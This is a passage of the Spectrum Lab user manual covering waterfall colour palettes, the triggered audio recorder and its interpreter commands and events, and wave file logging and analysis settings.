Changes the name of the exported file on the fly. This only makes sense if the option 'periodically export the plotted data' is set on the "Export" tab, because otherwise you can specify the filename for the exported data in the `plot.export` command.

`wv.XXXX`

Accesses one of the calculated values ("watch value") in the watch table. XXXX must be the title of a watch definition. For example, if you have defined a watch named "Noise" which measures the noise level, then wv.Noise will always return that value (called "result" in the watch list). Can be used to show that value anywhere else (outside the watch table).
Note: In contrast to a normal interpreter variable, a title may also begin with a digit. For example, 440k044 is a valid *watch title*, but not a valid *interpreter variable*. An example for the wv-function can be found here.

An overview of numeric interpreter functions which can be used in the "expression" column of the watch window (to define the contents of the plotter channels) can be found here.

back to top

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !


13 Spectrum Lab Color Palettes

To customize the colors of the waterfall (a special spectrum display), you can change the colors associated with a particular signal strength (amplitude or level). This chapter covers...


- Color Palette Control
- Color Palette Editor

See also : Spectrum Lab's main index , Display Settings.

13.1.1 Color Palette Control



The Color Palette panel in the main window shows all colors that are currently used for the waterfall display (a kind of "color legend").
Contrast and brightness of the waterfall can be controlled as described in another chapter.



There are different colour palettes contained in Spectrum Lab (shown on the left; actually a screenshot from the 'palette selector' menu which can be opened through the 'file' menu or by clicking into the colour legend). Depending on the application you may use one of them, or define your own as explained later in this manual.

The color on the left side of the legend will be used to paint the lowest possible amplitude in the waterfall (0dB, usually BLACK); the color on the right side of the legend will be used to paint the highest possible amplitude in the waterfall (100dB or 100% or whatever).

The default color legend which you see after the first start of the program should look like a rainbow with smooth transitions from black to gray, blue, green, yellow, orange, red and purple.

You can quickly select a different palette by clicking into the color legend. Additionally, you may create your own color palette with the "Color Palette Editor" (described further down in this document). The names shown in the colour palette menu (see screenshot on the left) are actually the names of all files in the 'palettes' folder.

The two scrollers labeled "B" (brightness) and "C" (contrast) may be used to shift and expand the color palette. Just try it, you will see the effect of these controls immediately in the color legend. The waterfall will also be re-painted immediately (COMPLETELY, not only the "new" recorded lines).

The scale under the color scale shows the visible range, usually in dB. Clicking on this scale switches to the configuration dialog where the visible range can be changed. Since V1.65, a theoretical dynamic range of 150dB is possible; but you may only be interested in a small part of that range.


The relationship between input voltage into the A/D-converter and the FFT output values (usually converted to dB) is explained here.

back to top

13.1.2 Color Palette Editor

If you are not satisfied with the waterfall color palettes supplied with Spectrum Lab (loadable via File menu), you can create your own (and donate them to other users ;-).

The "Options"-menu of the spectrum+waterfall window lets you open the "Color Palette Editor" where you may modify all colors used for the waterfall display.



All 255 colors that may be used for the waterfall are "mixed" in a large color histogram (a kind of bargraph with 255 thin bars, each bar represents one color).

Each of the 255 colors is a mix of three components (red, green, blue).

When you move the mouse across a color bar, you can see the RGB-"mixture" of the color on the left side of the window.

The height of a bar is equal to the amount of the RED, GREENand BLUE component. If the R,G and B components of a bar have the same height, the resulting color is a shade of gray;

if the R component is higher than G and B, the resulting color will be a more or less saturated shade of red, and so on.

The resulting mixed colors can be seen below the color bars (they will be updated immediately as soon as you change the height of a color bar with the mouse).

You may modify the colors by clicking into the histogram - single points or lines (see "tricks" below).

Click on the "Undo"-Button to exit from the Color Palette Editor and discard the new palette.

Click on the "OK"-Button to activate your new color palette and return to the main window.

You may SAVE your new color palette as a file from the "File"-menu of the spectrum window (where you can also LOAD color palettes from disk). But you don't have to save the "current" color palette after changes, the program will do that automatically (it saves the currently used palette in a file named "CURRENT.PAL").

The "original" built-in color palette is a kind of "rainbow" sweeping from BLACK (0 dB) across GRAY to BLUE, GREEN, YELLOW, RED to WHITE (100dB). The color palette can be "stretched" and "shifted" with two sliders on the "spectum/waterfall" window - so you don't need to edit the color palette to modify the waterfall's "contrast" and "brightness".

13.1.2.1 A few "tricks" using the color palette editor...

To modify a group of adjacent colors in the palette, first define which of the three color components

(R,G,B) you want to change in the three "Control"-check marks on the left side of the Color Palette Editor.

If you activate all three check marks and then move the mouse slowly across the histogram window (with the left mouse button held down) from the lower left to the upper right corner, you will produce a gray scale because the R,G and B component of every bar you touch will be set to the same height (R=G=B, because all three channels activated).

The intensity of every color bar you "touch" with the mouse will be set to the Y-coordinate of the mouse.

The X-coordinate of the mouse defines which of the 255 colors is set.

To create a smooth "color sweep" from RED to BLUE you would first reset a group of adjacent colors to BLACK, then turn on the RED control only, create a falling RED scale, turn the RED control off and the BLUE control on and create a rising BLUE scale (on the same range of color indices).

To achieve a smooth gradient (or slope, or line), set the edit mode to "lines" (by default, it's set to "points"). Then move the mouse to the start point. Press and hold the left button, and move the mouse to the end point. This way you can easily achive any possible colour gradient in the palette.

back to top

- Contents
- Controls
- Displays
- Settings
- Circuit
- Filters

14 Triggered Audio Recorder (in Spectrum Lab)

Contents

14.1.1.1 Introduction

In addition to the 'normal' wave-file logging routine implemented in Spectrum Lab, there is the possibility to save audio streams in disk files triggered by certain events, such as ...

- a certain signal level (threshold) is exceeded
- an "interesting" signal has appeared in the spectrum
- a certain time has elapsed since "something else" happened
- you just noticed the sound of that certain bird / bat / meteor (etc), which you want to save *after the event actually happened* .

The last point is the reason why the "triggered audio recorder" is different from SpecLab's normal wave recording routine: Only the 'Triggered Audio Recoder' has its own, quite large buffer in RAM which is permanently filled with the last N seconds of audio, without keeping the hard disk busy. Only when this recorder is triggered, it begins to write the data from the buffer to disk.

The current status of the triggered recorder is displayed as a small symbol in the menu of SL's main window :

● passive (gray)
: The triggered audio recorder is not enabled (in the configuration), or turned off via interpreter command.

🟢 pre-trigger phase
: The triggered audio recorder is collecting pre-trigger data in RAM, but not writing them to a disk file, because it is still **waiting for a trigger event**. When the trigger condition gets TRUE, the contents of the pre-trigger buffer are quickly written into a disk file, and the recorder enters the next state:

🔴 Recording
: The trigger condition is TRUE, and the recorder is currently writing audio samples into a disk file. The recorder will remain in this state until the trigger condition gets FALSE. In that case, the post-trigger timer starts, and the recorder enters the next state:

post-trigger phase

> The trigger condition is FALSE again, but the recorder still writes audio samples to a file (as long as the post-trigger timer has not run off). If, during this time, the trigger condition gets TRUE again, the recorder switches back to the 'Recording' state. After expiration of the post-trigger interval, the recorder switches back into the pre-trigger phase.

The triggered recorder was designed to operate entirely automatic, which means recording is controlled by a trigger signal. Additionally, the triggered recorder can be started and stopped manually: Click on the status indicator (in SpecLab's main menu) to open a popup where you can configure / start / stop the recorder, and see the current status of the recorder in plain text (like "waiting for trigger", "recording", etc).

Note: If the triggered audio recorder was started manually, it won't stop just because the (automatic) trigger condition is FALSE. When manually started, the recorder must be manually stopped. When automatically started (i.e. trigger condition became TRUE), it will stop when the trigger condition became FALSE again, *and* the post-trigger interval has expired.

In this document, we begin with a simple example demonstrating the basic usage of the triggered audio recorder.

Note:


> Since SpecLab V2.71, it is also possible to listen to audio captured in the spectrum display buffer, using the inverse FFT, as an alternative to recording the audio in the time domain.

See also: Wave File Settings; normal wave file logging (started from the menu or via command); Spectrum Lab's main index .

14.1.2 How to use the Triggered Audio Recorder - example 1

Let's assume you want to record the call of bats in a certain frequency range. A few seconds of data shall be recorded **before the event actually happened** (let's call this the **pre-trigger** area). While the bats are loud enough, the recording shall continue. Then, if no sound exceeded the programmed threshold for another couple of seconds, the recording shall stop to avoid filling the harddisk with unimportant data (let's call those ten seconds the **post-trigger** area).

First configure the triggered recoder: Select *Options..Wave File Settings* in SpecLab's main menu, with the panel *Triggered Audio Recorder* (we'll configure the universal trigger later):



Triggered Audio Recorder

☑ Enabled ☐ use universal trigger

● save input

○ save output

PRE-Trigger 10.0 sec

File index 45

Post-Trigger 10.0 sec

Mode: Create a sequence of files

Name: ..\..\vlf\<YYYYMMDD_hhmm>.WAV

Writing 278 kByte, ..\..\vlf\20150118_2037.WAV

- Enabled : Select this option to enable the triggered recorder (without this option, it won't fill the pretrigger buffer to reduce CPU usage)
- Use universal trigger : With this option, the trigger signal for the audio recorder is fed from the universal trigger function. Set the checkmark for 'use universal trigger', and click on the blue link (in the control panel) to open the circuit window, on which the "universal trigger" can be configured.
  Set the trigger level large enough for the bat calls (the bat call's peak level can be seen in SL's tiny oscilloscope aka 'monitor scope'), to avoid unintended 'firing'. Advanced users will tap the trigger

after a bandpass filter, so only bats can trigger the recorder but no low-frequency signals.
If you do not use the 'universal' trigger for the recorder (because you need it for something else), you can still trigger the recorder in the main menu (under "File"), or with an interpreter command .

- Save input: If this radio button is checked, the recorder will save the input (before SL's processing chain)
- Save output: If this radio button is checked, the recorder will save the output (after SL's processing chain)
- PRE-trigger time: Defines how many seconds shall be recorded **before the trigger event** (i.e., before the trigger-condition becomes TRUE).
  Caution: The pre-trigger buffer uses RAM, not the harddisk. Don't make the pretrigger-time longer than required, because it may eat up a large amount of memory ! With 96 kHz sampling in "stereo" , a pretrigger-buffer for 10 seconds will occupy about 10 * 96000 * 2 * 4 bytes = 7.7 MByte, because the buffer uses 32-bit floating point values. Furthermore, that amount of data must be flushed to disk in the moment the trigger fires, without interrupting the normal audio processing (too much for a "slow" PC) !
- POST-trigger time: Defines how many seconds shall be recorded **after the trigger-condition became FALSE** .
  Note: If the post-trigger recording time is ZERO, the triggered audio recorder doesn't stop recording immediately when the trigger-condition becomes FALSE. Instead, with Post-Trigger = 0 seconds, a triggered recording continues *forever* until stopped manually (by clicking the 'Stop' button on the Triggered Audio Recorder panel), or stopped via script (interpreter command rec.trigger = 0).
- File index : This index is incremented for every new audio file produced by the recorder. It can be used as a "serial number" in the filename. In that case, the filename's template should contain three or four lower-case "n"'s (like "BATSOUNDS_nnnn.WAV"), which will later be replaced with the sequence number (resulting in something like "BATSOUNDS_0001.WAV"). The file index can be accessed through the interpreter function rec.file_index .

  In addition, or as an alternative to the file index number, the filename (-template) can also contain placeholders for the date and time of recording, as explained in chapter about normal (non-triggered) audio file logging.
  Example (for the 'Name' field of the panel shown further above):
  C:\vlf\<YYYYMMDD_hhmm>.wav
  creates a file with the current date and time (of the trigger event) in the *filename*.


See also:

- The 'universal' trigger
- Wave file logging
- SL's configuration screen

back to top

14.1.3 The Trigger

The Triggered Audio Recorder can use SL's 'universal trigger module' to start (and stop) saving an audio stream to disk. Details about the trigger, how to select the trigger source, how to set the threshold and hysteresis etc can be found here. To configure the universal trigger, select "View/Windows" in SL's main menu, and select "Spectrum Lab Components (circuit window)". Locate the trigger box (it's near the lower right corner of the window), and click on it to open this popup menu:



Trigger module..
Used by : WaveRecorder
Mode : NORMAL
Source : L1=Left Input
Level : 10000 (on +/- 32k scale)
Hysteresis : 20 (on 0..32k scale)
Slope : Any transition
Pretrigger : 0.000 sec
Timer Interval : 0.000 sec
Force Trigger (once)

After adjusting the trigger parameters (if necessary), select the trigger source. It will often be "L1", the left input channel from the soundcard aka "Line In".

Note:

> For some applications, you may want to run the trigger signal through a digital filter (for example, to isolate the bat's "calling frequency" from low-frequency noise, etc). In that case, connect the trigger input to label L4 instead of L1. More details on that is in the document about the circuit window.

In addition to the "universal" trigger, you can start or stop the recorder by setting/clearing the trigger flag via command, or manually as explained in the introduction.

back to top

14.2 Interpreter commands for the triggered audio recorder

rec.trigger = N

Sets the trigger-flag for the recorder only (not for the "universal trigger module" in general). N can be any numeric expression. A NON-ZERO value of N sets the trigger (so the recorder starts recording, if enabled). N = 0 (zero) clears the trigger-flag, which will stop the recorder after the post-trigger time expires.

Examples:

> rec.trigger = 1 : REM set the recorder's trigger-flag. Recording starts, including the pre-trigger history.
> rec.trigger = 0 : REM clear the recorder's trigger flag. Recording stops when post-trigger time expires.
> rec.trigger = (peak_a(1000,1200) > -30) : REM trigger on a strong signal between 1000 and 1200 Hertz (above -30 dBfs)

Note: If the universal trigger is also enabled for the triggered audio recorder, the actual trigger flag which starts the recorder will be a logic "OR"-combination of the trigger-flag from all sources. This also applies to the manual trigger flag, which you can set through SpecLab's main menu. In other words, if *ANY* of the trigger sources is "TRUE", the recorder will be started.

The command "rec.trigger" is most useful in the conditional action table (for example, if your script just detected a meteor, and you want to record the past few seconds *before* the meteor was detected, triggered by the script).

The current state of the trigger condition can be read with the "rec.trigger" function (in that context, it acts as a function, not a command). The next example demonstrates the use of this function for a programmable button (in SL's main menu) which shows the current trigger state, and toggles it when clicked:

Variable String Expression for button text:

```
    "rec.trigger="+((rec.trigger)?"ON":"off")
```

Interpreter Command(s) to be executed on click:

```
    rec.trigger = !rec.trigger
```

How does this work ? The *function* `rec.trigger` returns zero, if the trigger condition is FALSE, otherwise TRUE. The boolean negation (exclamation mark like the prefix operator in the C programming language) turns FALSE into TRUE, and TRUE into FALSE. The result (inverted trigger flag) is finally set as the new trigger flag when passed to the *command* `rec.trigger`, which then starts or stops the triggered audio recorder. The effect can also be seen in the recorder indicator in SL's main menu.

rec.file_index

Allows to get and set the current file index for the audio recorder (accessable like a variable). If you want to use a custom filename for the triggered audio recorder (instead of the default name with the file index after the name), set the recorder's filename before triggering it (! - because after triggering, you cannot change the name of the file currently written to disk). See rec.filename .

rec.filename

Reads or sets the filename which the triggered audio recorder will use for the next file, which will be written at the next trigger event.
Note: Modifying the filename with this command only has an effect on the next file being written to disk. It has no effect for the file currently being written (if the trigger has already fired). To embed the date and time in the filename, without using an interpreter command as in the example below, you can enter a similar format string in the output wave file name in SL's settings, on the 'filenames and directories' tab, as a template. If the filename contains certain characters between right angle brackets (see exmples below), the program will use the filename from the config dialog as a template, aka format string, for the real filename.
For example, enter RecordedAudio_**<YMMDD_hhmmss>**.wav as the template in the configuration. When evaluating the template (to generate a real filename), everything between the right angle brackets will be replaced according to the following list (which, by the way, works similar as the command interpreter's format string for date and time):

YYYY
: Full year number

Y
: Year number, least significant digit only

MM
: Month number (1..12)

DD
: Day of month (1..31)

hh
: Hour number (0..23)

mm
: Minute of the hour (0..59)

ss
: Second of the minute (0..59)

nnnn
: Four-digit file sequence number (rec.file_index)

Here is an example to modify the name and start the trigger at the same time via interpreter command. It was only necessary for older SL versions, which didn't have the 'template' option for the filename yet. Some older sample configurations may still use this command to change the name of the saved audio file, just before beginning to record (Note the sequence... *first* change the filename, *then* start the trigger) :

```
rec.filename="rec"+str("YMMDD_hhmmss",now)+".wav"):rec.trigger=1 : REM
change name and start trigger
```

Note: Modifiying the default filename (which is RecordedAudio_nnnn.WAV) this way may cause the triggered audio recorder not to use the file sequence number in the filename anymore. This is not a bug but a feature... if you want the file sequence number in the filename, specify a name with a few 'n's at the end of the name (just before the file extension), for example:

```
rec.filename="RecordedAudio_nnnn.wav" : REM back to the default
filename with 'serial number' (nnnn)
```

14.3 Events generated by the triggered audio recorder

rec.started

This flag will be set *one time* during the evaluation of the conditional actions in Spectrum Lab, whenever the audio recorder has just **started** recording *a new file*. The event is intended to do whatever you need to, after starting a new recorded audio file. Example for the table of 'conditional actions':

IF-column (*condition*)	THEN-column (*action*)
`rec.started`	timer3.start(5.0) : REM start a timer for 5 seconds
`rec.started`	spectrum.print("Started recording"+rec.filename) : REM show 'start' in spectrogram
`timer3.expired(1)`	capture : REM capture the spectrogram screen 5 seconds after audio recording started

rec.stopped

This flag will be set *one time* during the evaluation of the conditional actions in Spectrum Lab, whenever the audio recorder has just **stopped** recording a file. The event is intended to do whatever you need to, after recording an audio file. Example for the table of 'conditional actions':

IF-column (*condition*)	THEN-column (*action*)
`rec.stopped`	spectrum.print("Stopped recording") : REM mark end of audio-recording in spectrogram

See also:

Overview of all interpreter commands
Overview of all interpreter functions
The "universal" trigger module

back to top

Last modified: 2015-01-19

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Main:Contents
- Audio Recorder:Contents
- Introduction
- Trigger
- Example
- Commands
- Events

14.4 Wave File Logging and -Analysis

Spectrum Lab is designed for real-time analysis of audio data. But you can also process data saved in wave files (and others), and you can save the in- or output signal in a wave-audio file without interrupting the analysis.

14.4.1.1 Contents

See also:

Triggered Audio Recorder (features a pre-trigger buffer);
Transmitting and receiving Ogg / Vorbis internet audio streams;
Analysing other audio file formats using Winamp (2) plugins;
Spectrum Lab's main index, 'A to Z' .


14.4.21. Wave File Logging

While audio streams are processed by SL in real time, they can be saved as a wave file (for "logging", "archiving" etc).

You can tap the recorder to any node in SL's circuit window, for example L1/R1 = input, L5/R5 = output, or (for the EbNaut recorder) to the *decimated* input for the main frequency analyser's FFT . For most applications you will save the *input* as a wave file to have all opportunities for later post-processing (except, maybe, when only a small portion of the frequency range is of interest and the file size shall be kept low.. more on that later).

You don't necessarily have to save the wave file data with the same sample rate as the ADC. Instead, you can use the lowest possible sample rate for the wave file to save a lot of disk space... consider this: A software VLF radio uses an ADC running at 44.1ksamples/second, and converts the signal down to 650 Hz, filtered to a bandwidth of 100Hz. Practically, it would be enough here to save the "downconverted" signal with 5512 samples/second which occupies only 12.5 % of the disk space. (5512 is the lowest "standard" sample rate supported by most soundcards, but don't bet on that)

The settings for wave file logging can be modified in the configuration dialog, which can be opened through the main menu (*Options .. Wave file settings*) :



Save Options

Sample format: 16 bit integer

- 8 bit integer
- 16 bit integer
- 24 bit integer
- 32 bit floating point

□ Use RAW fi

☑ allow extra

□ don't save

□ save extra data in auxiliary files (*.aux)

☑ decimate saved audio samples...

to roughly 100 samples / second

(possible: fs/2, fs/3 .. fs/243)

☑ use frequency conversion + I/Q output

f_center = 8370.0 Hz

stop saving if file exceeds 1400 kB

If file already exists, ...

● overwrite old data (with a new empty file)

○ re-open old file and append new data

Triggered Audio Recorder

□ Enabled □ use universal trigger

● save input PRE-Trigger 10.0 sec

○ save output

File index 45 Post-Trigger 10.0 sec

Mode: Create a sequence of files

Name: ..\..\vlf\<YYYYMMDD_hhmm>.WAV

Staus: Not enabled.

Replay Options

□ play audio file in endless loop

☑ stop analyzer when audio file ends

□ try reconnect when stream breaks down

☑ interpolate or decimate sample rate

Analysis speed w/o DSP Medium

Shown: Settings for Analyser 1, channel 1 (L)

To start or stop logging, use either the file menu (File..Audio Files and Streams.. 'Save input as audio file' or 'Save output as audio file'), or one of Spectrum Lab's interpreter commands.
In the save dialog (which can be opened with a double click into the 'name' field), you can manually enter a *template* instead of a normal filename, for example:

C:\vlf\<YYYYMMDD_hhmm>.wav

The string between angle brackets will be replaced by the current date and time when actually *creating* the file, as explained for the 'stream log' (in fact, such name templates can be used for the audio recorder, and in a few other places too). When creating a file on January 16, 2015 at 19:30 UTC, the example shown above would create a file named

C:\vlf\20150116_1930.wav .

This feature saves a few seconds (time not wasted in a stupid fileselector box) when in a hurry to record a new file. The same applies to the triggered audio recorder, which in fact uses the same filename (or its template) as described above for normal audio logging.

While saving the audio stream in a wave file, the progress button will tell you how many kBytes are already written to the file. Be careful not to run out of disk space while logging, because Windows may crash in that case. If this is an issue, use a different partition of even a different harddisk to record wave files.


If a GPS is connected (and configured), there may be an **auxiliary file** (*.aux) written along with each audio file (*.wav). The auxiliary file will contain GPS coordinates, timestamps, and possibly some other data. If you don't need the AUX files, set the GPS output interval to zero in the GPS configuration window. Except for the file extension, aux files have the same names as their corresponding wave audio files. Without auxiliary files, there will only be one single GPS position in an extra chunk ("inf1") of the wave file header. More details about logging (exporting) GPS data along with audio files can be found in an extra document (gps_decoder.htm).

(*) In the author's opinion, a **kByte** ("kilobyte") still consists of 1024 bytes. Don't urge me to call this a "kibibyte" from now on, just because some egghead discovered that 1024 is not equal to 1000. A "kilobyte" has never been 1000 bytes. Full stop. :o)

back to top

14.4.32. Triggered Audio Recorder

As an alternative to the "normal" logging of wave files as explained in the previous chapter, the recording of audio files can also be started automatically (without using the FILE menu, and without the help of the interpreter). For example, you want to record the raw input only if "something interesting" happens (for example, the call of a bat in a certain frequency range). You may also want to record a few seconds **before the event actually happened**, and a only few seconds after that (to avoid filling the disk with useless data).



Triggered Audio Recorder

☑ Enabled □ use universal trigger

● save input

○ save output

PRE-Trigger 10.0 sec

File index 45

Post-Trigger 10.0 sec

Mode: Create a sequence of files

Name: ..\..\wlf\<YYYYMMDD_hhmm>.WAV

Writing 278 kByte, ..\..\wlf\20150118_2037.WAV

To configure the triggered recoder, select *Options..Wave File Settings* in SpecLab's main menu, on the panel labelled Triggered Audio Recorder (details in an extra document, please follow the link).

back to top

14.4.43. Wave File Analysis

To start or stop wave file analysis, use Spectrum Lab's main menu (under "File" ... "Audio Files & Streams").


- If you choose *Analyse Wave File without digital signal processing*, the analysis runs much faster than 'real time'. The samples from the file won't run through the circuit, instead they go directly into the first spectrum analyser to produce a waterfall and/or spectrum graph. If the "watch window / plotter" is opened, the contents of the plotted graph will also be updated while analysing the file - but much faster than in 'real time'. This mode is also called "Fast File Analysis" mode because it runs faster than the recording time of the file.
- With *Analyse and Play Wave file*, the audio data will be read from the wave file and "echoed" in real time to the soundcard's output (if not occupied).
- *Analyse and Play stream / URL* does almost the same, but not for a file on your local harddisk, but for an audio stream received from the internet.
  The URL may be the name of a playlist (m3u = winamp playlist, frequently used in the WWW to link to an audio stream), or the name of an Ogg/Vorbis compressed stream. MP3 compressed streams are not supported directly, to avoid hassle with Fraunhofer's MP3 patents (see Wikipedia on MP3). Thus, the preferred compressed audio file / stream format is Ogg/Vorbis rather than MP3.
- To analyse files which are not directly supported (see list of supported formats below), play them into SpecLab with an external audio player (like Winamp), or try to use a Winamp-2-compatible "input plugin" as described here.
- To play multiple files in a certain sequence, use the playlist .

Decide which of this file analysis modes you want to use by choosing the corresponding submenu. Then a file selector box opens in which you can select the audio file.

Note:

> To analyse more than one file in a single over, use the CTRL- or shift-key in the file selector. This way you can select more than one file, like a little "play list".

After selecting one or more wave-file to be analysed, a dialog window appears where some parameters of the wave file are displayed. Some parameters (like the sample rate) can be adjusted for the following analysis.


File analysis - C:\ON4EU_ELF_Archive\220702\22070...

File sample rate [Hz] 612.5

FFT 1024 pts

Proc sample rate [Hz] 612.5

decimate by 1

-> rez=0.598 Hz

Nr of Channels 1

Bits per sample 16

Freq offset [Hz] 0.0

for files with I/Q samples

center freq 0.0 Hz

Date (YYYY-MM-DD) 2002-07-22

Time (HH:MM:SS) 01:59:19

(date and time of 1st recorded sample)

Speed (w/o replay): medium, rapid scroll

☑ limit displayed frequency range to audio bandwidth in file

□ play/analyze this file in an endless loop (to adjust params)

The sample rate in a file is often different from the sample rate of the soundcard. For ELF work, the wave files are often decimated to a low sample rate to save disk space. For this reason, you often need a different FFT size to analyse files than for real-time analysis with the soundcard. Before the above dialog opens, the program calculates the best FFT size to achieve a similar frequency resolution as for real-time analysis. The resulting resolution is shown in the audio file analysis dialog (see screenshot above). If you are not satisfied with the FFT settings, you can modify the settings before clicking "OK" to start the file analysis.

While the analysis runs, the progress button shows the current playing time, the file name, and some other info.

Note: The file analysis without playback runs much faster than the real-time analysis. You can select "slow","medium" and "fast" analysis in the dialog, or on the "Wave Files" tab in the configuration dialog. The different "speeds" have the following effects (in fast file analysis mode only !):

- slow, smooth scroll
  As the name says, it shows a smoothly scrolling waterfall while analysing. So it's the most pleasant setting if you want to see the result *while the file is being analysed*.
- medium, rapid scroll
